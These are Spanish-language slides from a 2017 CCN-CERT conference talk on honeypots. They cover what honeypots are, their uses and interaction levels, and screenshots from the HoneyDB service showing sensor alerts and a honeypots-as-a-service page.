

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

HACKING HACKERS CON HONEYPOTS



- JOAQUÍN MOLINA @KINOMAKINO
- ESET ESPAÑA 
- KINOMAKINO@HOTMAIL.COM

Índice

1. ¿Qué son los honeypots?
2. Tipos de Honeypots.
3. Enumeración y usos.
4. Usos en ataques







Honeypots: Tracking Hackers

Honeypots for Windows.

Know Your Enemy

Virtual Honeypots




¿Qué es un Honeypot?

Tarro de Miel.

Algo jugoso, apetecible para el atacante.

Un sistema o servicio vulnerable puesto a disposición con un fin concreto.





¿Para qué se emplea un Honeypot?

- Desviar la atención del atacante.
- Detectar y aprender nuevas vulnerabilidades.
- ~~Obtener información sobre el atacante (geolocalización, ip,puertos,etc).~~
- ~~Obtener tendencias de ataque y países más atacados.~~
- Detectar nuevas muestras de malware que aún no se conozcan.

¿Clasificación de los Honeypot?

- Alta interacción.
- Media interacción.
- Baja interacción.

¿Cómo, cuando, donde, por qué?

- Ubicación.
- Ids/Ips, Waf, entorno real.
- Regeneración?

HoneyDB - Risk Discovery

Es seguro | <https://riskdiscovery.com/honeydb/#twitter>

Aplicaciones RM Publicación numero... Installing ModSecur... Destinatarios NACEX ALL-IN-ONE PACKA...

HoneyDB

Threat Info

A Twitter list by @foospidy

A threat info list based on honeypot sensor tweets

-  **HoneyFog** @HoneyFog
Fog44: 114.79.171.134->21. Seen
-  **HoneyFog** @HoneyFog
Fog44: 183.157.186.252->22. I've before.
-  **SoYouCameToVisit** @idahohoneypot
IdahoHoneyPot: Shields UP!! #Te attack from 177.64.196.109 riskdiscovery.com/honeydb/#host
-  **HoneyFog** @HoneyFog
Fog44: 123.149.79.65->22. Seen
-  **HoneyFog** @HoneyFog
Fog44: 190.113.147.109->5358. S me.

HoneyDB - Risk Discovery


Es seguro | <https://riskdiscovery.com/honeydb/#haas>


Aplicaciones RM Publicación numero... Installing ModSecur... Destinatarios NACEX ALL-IN-ONE PACKA...


HoneyDB

Honeypots as a Service!

Create, configure and deploy your own honeypots. You must sign in to use HoneyDB HaaS. Go to [sign in](#).








